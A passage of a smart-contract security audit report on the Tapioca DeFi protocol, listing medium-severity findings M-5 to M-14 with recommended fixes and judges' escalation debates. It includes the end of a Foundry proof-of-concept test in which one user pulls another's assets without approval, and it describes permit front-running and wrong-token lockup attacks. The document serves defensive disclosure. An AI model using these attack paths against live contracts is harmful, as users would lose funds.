        (,uint shares) = yieldBox.depositAsset(aUsdoYieldBoxId, charlie, charlie,
↪   collateralAmount, 0);

        yieldBox.setApprovalForAll(address(pearlmit), true);
        pearlmit.approve(
            address(yieldBox), aUsdoYieldBoxId, address(singularity),
↪   uint200(shares), uint48(block.timestamp + 1)
        );

        Module[] memory modules;
        bytes[] memory calls;
        (modules, calls) = marketHelper.addCollateral(charlie, charlie, false, 0,
↪   shares);
        singularity.execute(modules, calls, true);

        (modules, calls) = marketHelper.borrow(charlie, charlie,
↪   (erc20Amount_*9)/10);
        singularity.execute(modules, calls, true);

        vm.stopPrank();
    }

    //Simulate some yield has accrued in the strategy by donating some amount
↪   directly to strategy
    uint YIELD_AMOUNT = 10*erc20Amount_;
    deal(address(bUsdo), address(this), YIELD_AMOUNT);
    bUsdo.transfer(address(bUsdoStrategy), YIELD_AMOUNT);

    //Bob can extract some asset from Alice without approval
    {
        uint EXTRACT_AMOUNT = 5;
        vm.startPrank(bob);
        singularity.removeAsset(alice, bob, EXTRACT_AMOUNT);
```

```
  }
}
```

cryptotechmaker

I'll add the test @CergyK . Thanks for the suggestion. However, after fixes, we need to add the following line before the last `removeAsset`

```
vm.expectRevert();
```

Issue M-5: BBCommon::_accrue wrong value is used to prevent overflow

Source: https://github.com/sherlock-audit/2024-02-tapioca-judging/issues/41

Found by

cergyk, duc

Summary

A mechanism is used in `_accrue`, to prevent overflow in order to avoid Dos on multiple entrypoints of a BigBang market (many external functions call on `_accrue` before executing their logic). However the wrong value is used to prevent an overflow, and even though it could be prevented the first time, it should overflow the second one it is called

Vulnerability Detail

We can see that the value to be accrued is clamped to
type(uint128).max - totalBorrowCap

Which works the first time to avoid an overflow since `totalBorrow.elastic` should be less than `totalBorrowCap`. However if `totalBorrow.elastic` is already bigger than `totalBorrowCap` (due to a previous accrual), this clamping does not prevent overflow.

Impact

`_accrue` can still revert due to an overflow blocking most of the functions of a `BigBang` market.

Code Snippet

Tool used

Manual Review

Recommendation

Clamp accrued value to `type(uint128).max - totalBorrow.elastic` instead

Discussion

cryptotechmaker

Fixed by https://github.com/Tapioca-DAO/Tapioca-bar/pull/351

sherlock-admin4

The protocol team fixed this issue in PR/commit https://github.com/Tapioca-DAO/Tapioca-bar/pull/351.

Issue M-6: BBLeverage::sellCollateral is unusable due to wrong asset deposit attempt in YieldBox

Source: https://github.com/sherlock-audit/2024-02-tapioca-judging/issues/42

Found by

0xadrii, bin2chen, cergyk, duc

Summary

`sellCollateral` enable to leverage up on a borrow position in a BigBang market. However the endpoint is unusable as is due to `collateralId` used to deposit in YieldBox, instead of `assetId`

Vulnerability Detail

We can see here that after withdrawing `collateral`, and swapping it for `asset`, `BBLeverage::sellCollateral` attempts to deposit `collateralId` into YieldBox: https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/contracts/markets/bigBang/BBLeverage.sol#L149

Which will always revert, since at that point we always have `asset` and not `collateral`.

This function is thus unusable

Impact

The function `BBLeverage::sellCollateral` will always revert and is unusable

Code Snippet

Tool used

Manual Review

Recommendation

Change the deposit to use `assetId`, as is correctly done in SGLLeverage:

```
-        yieldBox.depositAsset(collateralId, address(this), address(this), 0,
 ↪   memoryData.shareOut); // TODO Check for rounding attack?
+        yieldBox.depositAsset(assetId, address(this), address(this), 0,
 ↪   memoryData.shareOut); // TODO Check for rounding attack?
```

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/contracts/markets/singularity/SGLLeverage.sol#L135

Discussion

cryptotechmaker

Same for SGLLeverage.sellCollateral

cryptotechmaker

Fixed in https://github.com/Tapioca-DAO/Tapioca-bar/pull/352

sherlock-admin4

The protocol team fixed this issue in PR/commit https://github.com/Tapioca-DAO/Tapioca-bar/pull/352.

Issue M-7: Penrose::_depositFeesToTwTap can unexpectedly revert due to amount rounded down

Source: https://github.com/sherlock-audit/2024-02-tapioca-judging/issues/43

Found by

cergyk, ctf_sec

Summary

_depositFeesToTwTap computes the amount of fees withdrawn after having it withdrawn. There may be a difference with actual fees withdrawn which could cause the function to revert unexpectedly

Vulnerability Detail

We can see the fees being withdrawn here, but instead of using the amount withdrawn, the amount is recomputed from shares here

This can be problematic if during first call the fee amount is rounded down, but after being withdrawn, it is not being rounded down

Example

- before withdrawal:

base: 7 elastic: 13 share: 2

amount withdrawn: 13*2/7 = 3 shares deducted = 2

- after withdrawal:

base: 5 elastic: 10 share: 2

amount computed: 10*2/5 = 4

The transfer reverts because only 3 has been withdrawn

Impact

The call will withdraw unexpectedly in some cases, dosing fees withdrawal

Code Snippet

Tool used

Manual Review

Recommendation

Compute the amount of fees which will be withdrawn before making the actual withdrawal in `_depositFeesToTwTap`

Discussion

nevillehuang

request poc

Seems valid, however, is there a workaround to prevent this DoS? Also the example is not representative of scaled actual values.

sherlock-admin3

PoC requested from @CergyK

Requests remaining: **6**

cryptotechmaker

Fixed in https://github.com/Tapioca-DAO/Tapioca-bar/pull/353

sherlock-admin4

The protocol team fixed this issue in PR/commit https://github.com/Tapioca-DAO/Tapioca-bar/pull/353.

Issue M-8: The repaying action in `BBLeverage.sellCollateral` function pulls YieldBox shares of asset from wrong address

Source: https://github.com/sherlock-audit/2024-02-tapioca-judging/issues/59

Found by

duc

Summary

The `sellCollateral` function is used to sell a user's collateral to obtain YieldBox shares of the asset and repay the user's loan. However, in the BBLeverage contract, it calls `_repay` with the `from` parameter set to the user, even though the asset shares have already been collected by this contract beforehand.

Vulnerability Detail

In `BBLeverage.sellCollateral`, the `from` variable (user) is used as the repayer address.

Therefore, asset shares of user will be pulled in `BBLendingCommon._repay` function.

This is incorrect behavior since the necessary asset shares were already collected by the contract in the `BBLeverage.sellCollateral` function. The repayer address should be `address(this)` for `_repay`.

Impact

Mistakenly pulling user funds while the received asset shares remain stuck in the contract will result in losses for users who have sufficient allowance and balance when using the `BBLeverage.sellCollateral` functionality.

Code Snippet

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/contracts/markets/bigBang/BBLeverage.sol#L156
https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/contracts/markets/bigBang/BBLeverage.sol#L160

Tool used

Manual Review

Recommendation

Should fix as following:

Discussion

cryptotechmaker

Duplicate of https://github.com/sherlock-audit/2024-02-tapioca-judging/issues/42

sherlock-admin4

1 comment(s) were left on this issue during the judging contest.

takarez commented:

> the amount seem to be different, the first one is hardcoded zero and the second one is the amount; so i believe is intended behavior

huuducsc

Escalate I believe this issue is not a duplicate of #100 since they are very different in everything. This issue should be a valid high issue, and here are the reasons: After issue #42 and its fix, it becomes apparent that the `sellCollateral` function attempts to deposit asset tokens into the YieldBox and then utilize the received shares to repay users. However, even though the contract receives asset shares, this function still employs the `from` to pull asset shares when calling `_repay`. This behavior results in the extraction of additional funds from users, causing unexpected losses, while the unused funds (received asset shares from depositing into the YieldBox) become stuck within this contract. You can review the commit fix of #42: https://github.com/Tapioca-DAO/Tapioca-bar/pull/352. This issue pertains to a different problem involving the incorrect calling of `_repay`. You should refer to my recommendation to understand.

sherlock-admin2

> Escalate I believe this issue is not a duplicate of #100 since they are very different in everything. This issue should be a valid high issue, and here are the reasons: After issue #42 and its fix, it becomes apparent that the `sellCollateral` function attempts to deposit asset tokens into the YieldBox and then utilize the received shares to repay users. However, even though the contract receives asset shares, this function still employs the `from` to pull asset shares when calling `_repay`. This behavior results in the extraction of additional funds from users, causing unexpected losses, while the unused funds (received asset shares from depositing into the YieldBox) become stuck within this contract. You can review the commit fix of #42: https://github.com/Tapioca-DAO/Tapioca-bar/pull/352. This issue

> pertains to a different problem involving the incorrect calling of `_repay`. You should refer to my recommendation to understand.

You've created a valid escalation!

To remove the escalation from consideration: Delete your comment.

You may delete or edit your escalation comment anytime before the 48-hour escalation window closes. After that, the escalation becomes final.

nevillehuang

I believe this issue is correctly duplicated, in fact #100 is a more comprehensive report compared to this issue.

huuducsc

@nevillehuang I believe the 3 problems mentioned in #100 are not related to this issue. #100 represents incorrect uses of `getCollateral()`, `safeApprove()`, and `depositAsset()` functions in `buyCollateral()` function, which render the `buyCollateral()` function unable to work. It only has a medium impact. However, this issue represents the incorrect call of `_repay()` function in the `sellCollateral()` function when it attempts to pull funds from the user again. This is a different problem in a different function, and it has a high severity since users will be at risk of losing funds whenever they use `sellCollateral()` function. Could you please recheck it.

cvetanovv

I agree with the escalation not being a duplicate of #100, but disagree that it should be High severity. The loss of funds is limited to the allowance and balance the user has. That's why I think it should stay Medium.

nevillehuang

@cvetanovv @cryptotechmaker @huuducsc This seems like a duplicate of #141, might want to double check if a separate fix is required. Maybe a PoC can easily confirm this? I think #101 is a variation of this issue too and could also be duplicated

Might also want to consider this comments here by @maarcweiss on duplication status

cvetanovv

I decided to accept escalation to be a valid High but will duplicate it with #141. The function is the same and the impact is the same. In this issue, the function pulls double funds, in the other double allowances. However, we need to check if the fix will fix both problems.

huuducsc

@cvetanovv I don't think this issue is similar to #141 since #141 only represents the way allowance of the user for sender is spent twice. There is no higher impact in that report, and the actual root cause is different from this issue. This issue describes that `_repay` will pull funds from the user again because of an incorrect `from` address, and it doesn't mention allowance spending. The impact is different because issue #141 doesn't result in a direct loss of funds for the user; it only requires more allowance for the `sellCollateral` function. Could you please recheck?

nevillehuang

@huuducsc @hyh Can you guys provide a PoC to prove #141 and #59 are not duplicates? They are way too similar for me to verify, and I just want to double confirm one issue doesn't lead to another.

CC @maarcweiss @cryptotechmaker @0xRektora

cvetanovv

My final decision is to accept the escalation and this issue will not have a duplicate and will remain unique, but will also remain Medium because of the new approval system.

huuducsc

@cvetanovv The new permit system is an additional functionality, it shouldn't be a reason to consider the likelihood of this issue as low. There are no restrictions regarding approval from users to the market before utilization, so it's expected from users. Therefore, I believe the likelihood should still be high, and this issue deserves a high severity

sherlock-admin4

The protocol team fixed this issue in the following PRs/commits:
https://github.com/Tapioca-DAO/Tapioca-bar/pull/386

cvetanovv

My final decision is to accept the escalation this issue to be unique but remain Medium.

nevillehuang

@huuducsc Just to check is issue #101 a duplicate of your issue? I don't want to misduplicate issues here

Evert0x

Result: Medium Unique

sherlock-admin4

Escalations have been resolved successfully!

Escalation status:

- huuducsc: accepted

Issue M-9: `leverageAmount` is incorrect in `SGLLeverage.sellCollatera` function due to calculation based on the new states of YieldBox after withdrawal

Source: https://github.com/sherlock-audit/2024-02-tapioca-judging/issues/61

Found by

bin2chen, duc

Summary

See vulnerability detail

Vulnerability Detail

`SGLLeverage.sellCollateral` function attempts to remove the user's collateral in shares of YieldBox, then withdraws those collateral shares to collect collateral tokens. Subsequently, the received collateral tokens can be used to swap for asset tokens.

However, the `leverageAmount` variable in this function does not represent the actual withdrawn tokens from the provided shares because it is calculated after the withdrawal.

`yieldBox.toAmount` after withdrawal may return different from the actual withdrawn token amount, because the states of YieldBox has changed. Because the token amount is calculated with rounding down in YieldBox, `leverageAmount` will be higher than the actual withdrawn amount.

For example, before the withdrawal, YieldBox had 100 total shares and 109 total tokens. Now this function attempt to withdraw 10 shares (`calldata_.share` = 10) **-> the actual withdrawn amount = 10 * 109 / 100 = 10 tokens** After that, leverageAmount will be calculated based on the new yieldBox's total shares and total tokens **-> leverageAmount = 10 * (109 - 10) / (100 - 10) = 11 tokens**

The same vulnerability exists in `BBLeverage.sellCollateral` function.

Impact

Because `leverageAmount` can be higher than the actual withdrawn collateral tokens, `leverageExecutor.getAsset()` will revert due to not having enough tokens in the contract to pull. This results in a DOS of `sellCollateral`, break this functionality.

Code Snippet

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/contracts/markets/singularity/SGLLeverage.sol#L127-L128

Tool used

Manual Review

Recommendation

`leverageAmount` should be obtained from the return value of `YieldBox.withdraw`:

Discussion

cryptotechmaker

Fixed by https://github.com/Tapioca-DAO/Tapioca-bar/pull/356

sherlock-admin4

The protocol team fixed this issue in PR/commit https://github.com/Tapioca-DAO/Tapioca-bar/pull/356.

Issue M-10: mTOFTReceiver MSG_XCHAIN_LEND_XCHAIN_-LOCK unable to execute

Source: https://github.com/sherlock-audit/2024-02-tapioca-judging/issues/63

Found by

0xadrii, bin2chen

Summary

In `mTOFTReceiver._toftCustomComposeReceiver(uint16 _msgType)` If `_msgType` is processed normally, the method must return `true`, if it returns `false`, it will trigger `revert InvalidMsgType()` But when `_msgType == MSG_XCHAIN_LEND_XCHAIN_LOCK` is executed normally, it does not correctly return true This causes this type of execution to always fail

Vulnerability Detail

The main execution order of `_lzCompose()` is as follows:

1. If msgType_ == MSG_REMOTE_TRANSFER, execute `_remoteTransferReceiver()`
2. Otherwise, execute `_extExec(msgType_, tapComposeMsg_)`
3. Otherwise, execute `tapiocaOmnichainReceiveExtender`
4. Otherwise, execute `_toeComposeReceiver()`
5. If the 4th step `_toeComposeReceiver()` returns false, it is considered that the type cannot be found, and `revert InvalidMsgType(msgType_);` is triggered

the code as follows

```
    function _lzCompose(address srcChainSender_, bytes32 _guid, bytes memory
↪   oftComposeMsg_) internal {
        // Decode OFT compose message.
        (uint16 msgType_,,, bytes memory tapComposeMsg_, bytes memory nextMsg_) =
            TapiocaOmnichainEngineCodec.decodeToeComposeMsg(oftComposeMsg_);

        // Call Permits/approvals if the msg type is a permit/approval.
        // If the msg type is not a permit/approval, it will call the other
↪   receivers.
        if (msgType_ == MSG_REMOTE_TRANSFER) {
            _remoteTransferReceiver(srcChainSender_, tapComposeMsg_);
        } else if (!_extExec(msgType_, tapComposeMsg_)) {
```

```
            // Check if the TOE extender is set and the msg type is valid. If
↪   so, call the TOE extender to handle msg.
            if (
                address(tapiocaOmnichainReceiveExtender) != address(0)
                    && tapiocaOmnichainReceiveExtender.isMsgTypeValid(msgType_)
            ) {
                bytes memory callData = abi.encodeWithSelector(
                    ITapiocaOmnichainReceiveExtender.toeComposeReceiver.selector,
                    msgType_,
                    srcChainSender_,
                    tapComposeMsg_
                );
                (bool success, bytes memory returnData) =

↪   address(tapiocaOmnichainReceiveExtender).delegatecall(callData);
                if (!success) {
                    revert(_getTOEExtenderRevertMsg(returnData));
                }
            } else {
                // If no TOE extender is set or msg type doesn't match extender,
↪   try to call the internal receiver.
                if (!_toeComposeReceiver(msgType_, srcChainSender_,
↪   tapComposeMsg_)) {
@>                  revert InvalidMsgType(msgType_);
                }
            }
        }
```

The implementation of `mTOFTReceiver._toeComposeReceiver()` is as follows:

```
contract mTOFTReceiver is BaseTOFTReceiver {
    constructor(TOFTInitStruct memory _data) BaseTOFTReceiver(_data) {}

    function _toftCustomComposeReceiver(uint16 _msgType, address, bytes memory
↪   _toeComposeMsg)
        internal
        override
        returns (bool success)
    {
        if (_msgType == MSG_LEVERAGE_UP) { //@check
            _executeModule(
                uint8(ITOFT.Module.TOFTMarketReceiver),

↪   abi.encodeWithSelector(TOFTMarketReceiverModule.leverageUpReceiver.selector,
↪   _toeComposeMsg),
                false
```

```
            );
            return true;
        } else if (_msgType == MSG_XCHAIN_LEND_XCHAIN_LOCK) { //@check
            _executeModule(
                uint8(ITOFT.Module.TOFTOptionsReceiver),
                abi.encodeWithSelector(
                    TOFTOptionsReceiverModule.mintLendXChainSGLXChainLockAndPart
    ↪  icipateReceiver.selector, _toeComposeMsg
                ),
                false
            );
@>      //@audit miss return true
        } else {
            return false;
        }
    }
}
```

As mentioned above, because `_msgType == MSG_XCHAIN_LEND_XCHAIN_LOCK` does not return `true`, it always triggers `revert InvalidMsgType(msgType_);`

Impact

`_msgType == MSG_XCHAIN_LEND_XCHAIN_LOCK`
`TOFTOptionsReceiver.mintLendXChainSGLXChainLockAndParticipateReceiver()`
unable to execute successfully

Code Snippet

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/TapiocaZ/contracts/tOFT/modules/mTOFTReceiver.sol#L36-L43

Tool used

Manual Review

Recommendation

```
contract mTOFTReceiver is BaseTOFTReceiver {
    constructor(TOFTInitStruct memory _data) BaseTOFTReceiver(_data) {}

    function _toftCustomComposeReceiver(uint16 _msgType, address, bytes memory
    ↪  _toeComposeMsg)
        internal
        override
```

```
        returns (bool success)
    {
        if (_msgType == MSG_LEVERAGE_UP) { //@check
            _executeModule(
                uint8(ITOFT.Module.TOFTMarketReceiver),

↪   abi.encodeWithSelector(TOFTMarketReceiverModule.leverageUpReceiver.selector,
↪   _toeComposeMsg),
                false
            );
            return true;
        } else if (_msgType == MSG_XCHAIN_LEND_XCHAIN_LOCK) { //@check
            _executeModule(
                uint8(ITOFT.Module.TOFTOptionsReceiver),
                abi.encodeWithSelector(
                    TOFTOptionsReceiverModule.mintLendXChainSGLXChainLockAndPart ⌋
↪   icipateReceiver.selector, _toeComposeMsg
                ),
                false
            );
+           return true;
        } else {
            return false;
        }
    }
}
```

Discussion

sherlock-admin4

The protocol team fixed this issue in PR/commit https://github.com/Tapioca-DAO/TapiocaZ/pull/173.

Issue M-11: Multiple contracts cannot be paused

Source: https://github.com/sherlock-audit/2024-02-tapioca-judging/issues/64

Found by

0xadrii, GiuseppeDeLaZara, Tendency, bin2chen

Summary

For safety, tapioca has added `whenNotPaused` restrictions to multiple contracts But there is no method provided to modify the `_paused` state If a security event occurs, it cannot be paused at all

Vulnerability Detail

Take `mTOFT.sol` as an example, multiple methods are `whenNotPaused`

```
    function executeModule(ITOFT.Module _module, bytes memory _data, bool
↪   _forwardRevert)
        external
        payable
@>      whenNotPaused
        returns (bytes memory returnData)
    {
...
    function sendPacket(LZSendParam calldata _lzSendParam, bytes calldata
↪   _composeMsg)
        public
        payable
@>      whenNotPaused
        returns (MessagingReceipt memory msgReceipt, OFTReceipt memory
↪   oftReceipt)
    {
```

But the contract does not provide a `public` method to modify `_paused` Note: `Pausable.sol` does not have a `public` method to modify `_paused`

In reality, there have been multiple reports of security incidents where the protocol side wants to pause to prevent losses, but cannot pause, strongly recommend adding

Note: The following contracts cannot be paused

- mTOFT

- TOFT
- Usdo
- AssetToSGLPLeverageExecutor

Impact

Due to the inability to modify `_paused`, it poses a security risk

Code Snippet

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/TapiocaZ/contracts/tOFT/mTOFT.sol#L50

Tool used

Manual Review

Recommendation

```
+    function pause() external onlyOwner{
+        _pause();
+    }

+    function unpause() external onlyOwner{
+        _unpause();
+    }
```

Discussion

sherlock-admin2

1 comment(s) were left on this issue during the judging contest.

WangAudit commented:

> refer to 24

sherlock-admin4

The protocol team fixed this issue in PR/commit https://github.com/Tapioca-DAO/TapiocaZ/commit/5cf2563fdd12787f5414690ede10681af6630eb8.

Issue M-12: Composing approval with other messages is subject to DoS

Source: https://github.com/sherlock-audit/2024-02-tapioca-judging/issues/67

Found by

GiuseppeDeLaZara

Summary

`TOFT::sendPacket` function allows the caller to specify multiple messages that are executed on the destination chain. On the receiving side the `lzCompose` function in `TOFT` contract can be DoS-ed by front-running the approval message and causing the `lzCompose` to revert. As `lzCompose` is supposed to process several messages, this results in lost fee paid on the sending chain for executing the subsequent messages and any value or gas airdropped to the contract.

Vulnerability Detail

TOFT::sendPacket allows the caller to specify arbitrary `_composeMsg`. It can be a single message or multiple composed messages.

```
>>>>    function sendPacket(LZSendParam calldata _lzSendParam, bytes calldata
↪   _composeMsg)
        public
        payable
        whenNotPaused // @audit Pausing is not implemented yet.
        returns (MessagingReceipt memory msgReceipt, OFTReceipt memory
↪   oftReceipt)
    {
        (msgReceipt, oftReceipt) = abi.decode(
            _executeModule(
                uint8(ITOFT.Module.TOFTSender),
>>>>                abi.encodeCall(TapiocaOmnichainSender.sendPacket,
↪   (_lzSendParam, _composeMsg)),
                false
            ),
            (MessagingReceipt, OFTReceipt)
        );
    }
```

If we observe the logic inside the `lzCompose`:

```
    function _lzCompose(address srcChainSender_, bytes32 _guid, bytes memory
↪   oftComposeMsg_) internal {
        // Decode OFT compose message.
>>>>        (uint16 msgType_,,, bytes memory tapComposeMsg_, bytes memory
↪   nextMsg_) =
>>>>            TapiocaOmnichainEngineCodec.decodeToeComposeMsg(oftComposeMsg_);

        // Call Permits/approvals if the msg type is a permit/approval.
        // If the msg type is not a permit/approval, it will call the other
↪   receivers.
        if (msgType_ == MSG_REMOTE_TRANSFER) {
            _remoteTransferReceiver(srcChainSender_, tapComposeMsg_);
        } else if (!_extExec(msgType_, tapComposeMsg_)) {
            // Check if the TOE extender is set and the msg type is valid. If
↪   so, call the TOE extender to handle msg.
            if (
                address(tapiocaOmnichainReceiveExtender) != address(0)
                    && tapiocaOmnichainReceiveExtender.isMsgTypeValid(msgType_)
            ) {
                bytes memory callData = abi.encodeWithSelector(
                    ITapiocaOmnichainReceiveExtender.toeComposeReceiver.selector,
                    msgType_,
                    srcChainSender_,
                    tapComposeMsg_
                );
                (bool success, bytes memory returnData) =

↪   address(tapiocaOmnichainReceiveExtender).delegatecall(callData);
                if (!success) {
                    revert(_getTOEExtenderRevertMsg(returnData));
                }
            } else {
                // If no TOE extender is set or msg type doesn't match extender,
↪   try to call the internal receiver.
                if (!_toeComposeReceiver(msgType_, srcChainSender_,
↪   tapComposeMsg_)) {
                    revert InvalidMsgType(msgType_);
                }
            }
        }

        emit ComposeReceived(msgType_, _guid, tapComposeMsg_);
>>>>        if (nextMsg_.length > 0) {
>>>>            _lzCompose(address(this), _guid, nextMsg_);
        }
```

```
    }
```

At the beginning of the function bytes memory `tapComposeMsg_` is the message being processed, while `bytes memory nextMsg_` are all the other messages. `lzCompose` will process all the messages until `nextMsg_` is empty.

A user might want to have his first message to grant approval, e.g. `_extExec` function call, while his second message might execute `BaseTOFTReceiver::_toeComposeReceiver` with `_msgType == MSG_YB_SEND_SGL_BORROW`.

This is a problem as there is a clear DoS attack vector on granting any approvals. A griever can observe the permit message from the user and front-run the `lzCompose` call and submit the approval on the user's behalf.

As permits use nonce it can't be replayed, which means if anyone front-runs the permit, the original permit will revert. This means that `lzCompose` always reverts and all the gas and value to process the `BaseTOFTReceiver::_toeComposeReceiver` with `_msgType == MSG_YB_SEND_SGL_BORROW` is lost for the user.

Permit based DoS attack is described in detail in the following article by Trust-Security: https://www.trust-security.xyz/post/permission-denied.

Impact

When user is granting approvals and wants to execute any other message in the same `lzCompose` call, the attacker can deny the user from executing the other message by front-running the approval message and causing the `lzCompose` to revert. The impact is lost fee paid on the sending chain for executing the subsequent messages and any value or gas airdropped to the contract. This is especially severe when the user wants to withdraw funds to another chain, as he needs to pay for that fee on the sending chain.

Code Snippet

- https://github.com/sherlock-audit/2024-02-tapioca/blob/dc2464f420927409a67763de6ec60fe5c028ab0e/TapiocaZ/contracts/tOFT/TOFT.sol#L182

Tool used

Manual Review

Recommendation

`TOFT::sendPacket` should do extra checks to ensure if the message contains approvals, it should not allow packing several messages.

Issue M-13: StargateRouter cannot send payloads and rebalancing of ERC20s is broken

Source: https://github.com/sherlock-audit/2024-02-tapioca-judging/issues/68

The protocol has acknowledged this issue.

Found by

GiuseppeDeLaZara

Summary

The `Balancer.sol` contract can't perform the rebalancing of ERC20s across chains as the Stargate router is not able to send any payload and will immediately revert the transaction if a payload is included. In this instance payload is hardcoded to `"0x"`.

Vulnerability Detail

`Balancer.sol` contract has a `rebalance` function that is supposed to perform a rebalancing of `mTOFTs` across chains. In case the token being transferred through Stargate is an ERC20 it is using the Stargate router to initiate the transfer. The issue however is that the stargate router is not able to send any payload and will immediately revert the transaction if a payload is included.

If we take a look at the code, there is a payload equal to "0x" being sent with the transaction:

```
## Balancer.sol

    router.swap{value: msg.value}(
        _dstChainId,
        _srcPoolId,
        _dstPoolId,
        payable(this),
        _amount,
        _computeMinAmount(_amount, _slippage),
        IStargateRouterBase.lzTxObj({dstGasForCall: 0, dstNativeAmount: 0,
↪   dstNativeAddr: "0x0"}),
        _dst,
>>>>    "0x" => this is the payload that is being sent with the transaction
    );
```

As a proof of concept we can try to send a payload through the stargate router on a forked network and see that the transaction will revert. p.s. make sure to run on it on a forked network on Ethereum mainnet.

```
function testStargateRouterReverting() public {
    vm.createSelectFork(vm.envString("MAINNET_RPC_URL"));

    address stargateRouter = 0x8731d54E9D02c286767d56ac03e8037C07e01e98;
    address DAIWhale = 0x7A8EDc710dDEAdDDB0B539DE83F3a306A621E823;
    address DAI = 0x6B175474E89094C44Da98b954EedeAC495271d0F;
    IStargateRouter.lzTxObj memory lzTxParams = IStargateRouter.lzTxObj(0, 0,
 ↪  "0x00");

    vm.startPrank(DAIWhale);
    vm.deal(DAIWhale, 5 ether);
    IERC20(DAI).approve(stargateRouter, 1e18);
    IStargateRouter(stargateRouter).swap{value: 1 ether}(
        111, 3, 3, payable(address(this)), 1e18, 1, lzTxParams,
 ↪  abi.encode(address(this)), "0x"
    );
}
```

It fails with the following error:

Proof of concept was tested on Ethereum network, but it applies to all the other blockchains as well.

By looking at the Stargate documentation we can see that it is highlighted to use the `StargateComposer` instead of the `StargateRouter` if sending payloads: https://stargateprotocol.gitbook.io/stargate/stargate-composability.

Both StargateRouter and StargateComposer have the `swap` interface, but the intention was to use the `StargateRouter` which can be observed by the retryRevert function in the `Balancer.sol` contract.

```
## Balancer.sol

function retryRevert(uint16 _srcChainId, bytes calldata _srcAddress, uint256
 ↪  _nonce) external payable onlyOwner {
    router.retryRevert{value: msg.value}(_srcChainId, _srcAddress, _nonce);
}
```

StargateComposer does not have the `retryRevert` function. Its code be found here: https://www.codeslaw.app/contracts/ethereum/0xeCc19E177d24551aA7ed6Bc6FE566eCa726CC8a9.

As this makes the rebalancing of `mTOFTs` broken, I'm marking this as a high-severity issue.

Impact

Rebalancing of `mTOFTs` across chains is broken and as it is one of the main functionalities of the protocol, this is a high-severity issue.

Code Snippet

- https://github.com/sherlock-audit/2024-02-tapioca/blob/dc2464f420927409a67763de6ec60fe5c028ab0e/TapiocaZ/contracts/Balancer.sol#L318

Tool used

Manual Review

Recommendation

Use the `StargateComposer` instead of the `StargateRouter` if sending payloads.

Discussion

cryptotechmaker

Invalid; Duplicate of https://github.com/sherlock-audit/2024-02-tapioca-judging/issues/69

windhustler

For sending ERC20s with Stargate you need to use the StargateComposer contract and not the `StargateRouter`. As `StargateComposer` doesn't have the `retryRevert` function you should remove it from the `Balancer.sol`.

nevillehuang

@0xRektora @cryptotechmaker Might want to take a look, but seems like the same underlying root cause related to configuration of stargaterouter. I checked the composer contract and I believe @windhustler is right. I am also inclined to think they are not duplicates. Let me know if I am missing something.

cryptotechmaker

@nevillehuang It's duplicate in the sense that #69 mentioned an issue that's being fixed by using StargateComposer, which is the same solution for this one

Please lmk if otherwise

nevillehuang

Hi @cryptotechmaker consulted tapioca's internal judge @cvetanovv and agree although fixes are similar, different funcitonalities are impacted and so it can be seen as two separate fixes combined into one, so will be separating this from #69

cryptotechmaker

@nevillehuang Sure! However, there's not going to be any PR for the issue as we plan to use StargateComposer

Issue M-14: `mTOFT` can be forced to receive the wrong ERC20 leading to token lockup

Source: https://github.com/sherlock-audit/2024-02-tapioca-judging/issues/70

Found by

GiuseppeDeLaZara

Summary

Due to Stargate's functionality of swapping one token on the source chain to another token on the destination chain, it is possible to force `mTOFT` to receive the wrong ERC20 token leading to token lockup.

Vulnerability Detail

Stargate allows for swapping between different tokens. These are usually correlated stablecoins. They are defined as **Stargate Chains Paths** inside the docs: https://stargateprotocol.gitbook.io/stargate/developers/stargate-chain-paths.

To give an example, a user can:

- Provide USDC on Ethereum and receive USDT on Avalanche.
- Provide USDC on Avalanche and receive USDT on Arbitrum.
- etc.

This can also be observed by just playing around with the Stargate UI: https://stargate.finance/transfer.

The `Balancer.sol` contract initializes the connected OFTs through the initConnectedOFT function. This function is only callable by the admin and he specifies the src and dst pool ids. PoolIds refer to a specific StargatePool that holds the underlying asset(USDC, USDT, etc.): https://stargateprotocol.gitbook.io/stargate/developers/pool-ids.

The issue here is that poolIds are not enforced during the rebalancing process. As it can be observed the `bytes memory _ercData` is not checked for its content.

```
## Balancer.sol

function _sendToken(
        address payable _oft,
        uint256 _amount,
        uint16 _dstChainId,
```

```
        uint256 _slippage,
>>>        bytes memory _data
    ) private {
        address erc20 = ITOFT(_oft).erc20();
        if (IERC20Metadata(erc20).balanceOf(address(this)) < _amount) {
            revert ExceedsBalance();
        }
        {
>>>            (uint256 _srcPoolId, uint256 _dstPoolId) = abi.decode(_data,
 ↪  (uint256, uint256));
            _routerSwap(_dstChainId, _srcPoolId, _dstPoolId, _amount, _slippage,
 ↪  _oft, erc20);
        }
    }
```

It is simply decoded and passed as is.

This is a problem and imagine the following scenario:

1. A Gelato bot calls the rebalance method for `mTOFT` that has USDC as erc20 on Ethereum.
2. The bot encodes the `ercData` so `srcChainId = 1` pointing to USDC but `dstChainId = 2` pointing to USDT on Avalanche.
3. Destination `mTOFT` is fetched from connectedOFTs and points to the mTOFT with USDC as erc20 on Avalanche.
4. Stargate will take USDC on Ethereum and provide USDT on Avalanche.
5. mTOFT with USDC as underlying erc20 on Avalanche will receive USDT token and it will remain lost as the balance of the `mTOFT` contract.

As this is a clear path for locking up wrong tokens inside the `mTOFT` contract, it is a critical issue.

Impact

The impact of this vulnerability is critical. It allows for locking up wrong tokens inside the mTOFT contract causing irreversible loss of funds.

Code Snippet

- https://github.com/sherlock-audit/2024-02-tapioca/blob/dc2464f420927409a67763de6ec60fe5c028ab0e/TapiocaZ/contracts/Balancer.sol#L293

Tool used

Manual Review

Recommendation

The `initConnectedOFT` function should enforce the poolIds for the src and dst chains.The rebalance function should just fetch these saved values and use them.

```
@@ -164,14 +176,12 @@ contract Balancer is Ownable {
      * @param _dstChainId the destination LayerZero id
      * @param _slippage the destination LayerZero id
      * @param _amount the rebalanced amount
-     * @param _ercData custom send data
      */
     function rebalance(
         address payable _srcOft,
         uint16 _dstChainId,
         uint256 _slippage,
-        uint256 _amount,
-        bytes memory _ercData
+        uint256 _amount
     ) external payable onlyValidDestination(_srcOft, _dstChainId)
↪   onlyValidSlippage(_slippage) {
         {
